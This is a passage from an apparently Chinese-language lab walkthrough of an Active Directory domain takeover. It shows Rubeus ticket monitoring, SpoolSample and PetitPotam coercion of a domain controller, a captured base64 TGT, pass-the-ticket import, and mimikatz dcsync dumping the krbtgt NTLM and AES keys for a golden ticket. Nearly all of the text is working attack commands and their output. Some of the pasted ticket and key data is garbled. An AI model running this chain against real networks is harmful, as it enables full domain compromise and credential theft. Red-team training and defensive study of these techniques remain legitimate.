|_|_| /| | | | | | | | | | |>  
| | \ \| | | | | |> >_| | | | |  
|_| | |_|_|_|_|_|>_|_|<_|_|
```



```
v1.6.4
```



```
[*] Action: TGT Monitoring  
[*] Target user       : dc$  
[*] Monitoring every 1 seconds for new TGIs
```

- ```
C:\Users\oa\Desktop>SpoolSample.exe dc oa
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc, CaptureServer: \\oa
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!

C:\Users\oa\Desktop>

[*] 2022/10/21 4:33:15 UTC - Found new TGT:

User : DC$@ATTACK.LOCAL
StartTime : 2022/10/21 12:11:31
EndTime : 2022/10/21 22:11:30
RenewTill : 2022/10/28 12:11:30
Flags : name_canonicalize, pre_authent, renewable, forwarded,
forwardable
Base64EncodedTicket :

doIE8DCCB0ygAwIBBaEDAgEWooID+jCCA/ZhggPyMIID7qADAgEFoQ4bDEFUUEFDSy5MT0NBTKIH
MB+gAwIBAQEYMBYbBmtYnRn
dBSMQURUQUNLLkxPQ0FMo4IDsjCCA66gAwIBEqEDAgECooIDoASCA5xmwsE3IsUkMpEo23RDx4zj
GksH3ozy/Qa7hsY7KLNP1JX
7Rl1sHAPUdiXPRkPK5DyqK3mXpluv14v3v9kU+oEZhPMQ4IX+Skp4Rj8PvKMB0eHCjqUjmtX9Udm
JLYmf lgHbcxXU9I6oPMMPPmz
MbbebzqXnpNpuuoAGtHLW7Ya0p+2aTBkcuvv9WbIH3dRh6oL/S9N7MiuJxD3ZqfYbztF8txTdDR50
zw10019ZhNYp0ekLEpMW1gqU
Ad4i6KRGLXFI sBvL+wog4dSKf3cqEg+UwXLF4/y4y9KNm3esqy3py81JcrtCEqW0gULPhHP35qYf
56eq3zq31Nk89/MTsSjCezkB
2UWN2fhUqSbbKCK95ZoLn+WBPM2fuIGHWIW3erjIHvFFDMkZo04gIrQ52KqyEIJJ5mzuY506FpH0
XmhTYgp4oP2+X6nGUvAuCNSP
```

- ```
C:\Users\oa\Desktop>PetitPotam.exe oa dc 1
Attack success!!!

C:\Users\oa\Desktop>PetitPotam.exe
Usage: PetitPotam.exe <captureServerIP> <targetServerIP> <EFS-API-to-use>

Valid EFS APIs are:
1: EfsRpcOpenFileRaw <fixed with CVE-2021-36942>
2: EfsRpcEncryptFileSrv
3: EfsRpcDecryptFileSrv
4: EfsRpcQueryUsersOnFile
5: EfsRpcQueryRecoveryAgents
6: EfsRpcRemoveUsersFromFile
6: EfsRpcAddUsersToFile

C:\Users\oa\Desktop>
```

注入获取 TGT 票据: `Rubeus.exe ptt /ticket:doIE8DCCB0yg[删除换行空格之类]`

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

14. 使用 mimikatz 导出域内 hash 或者 krbtgt 用户信息制作黄金票据。

```
mimikatz # lsadump::dcsync /domain:attack.local /user:krbtgt
[DC] 'attack.local' will be the domain
[DC] 'dc.attack.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration : 
Password last change : 2020/8/9 9:37:53
Object Security ID : S-1-5-21-4052809752-717748265-227546684-502
Object Relative ID : 502

Credentials:
  Hash NTLM: 67446f76100703cc0866cb7167cca084
  ntlm- 0: 67446f76100703cc0866cb7167cca084
  lm - 0: c7192cc0c2c01aee95bc9a98664ed15b

Supplemental Credentials:
* Primary:NTLM-Strong-NT0WF *
  Random Value : 89c396f4d6afb88ef670b907f7c09bde

* Primary:Kerberos-Newer-Keys *
  Default Salt : ATTACK.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 71c2d667d93b04df df ed3d807dd8b12bbdbaf 4ab1d5875d
ba6a6649b9da7f3fc
    aes128_hmac (4096) : 4dee74f4edba50898467d6c9c737692d
    des_cbc_md5 (4096) : f1cd79e5510b83fe
```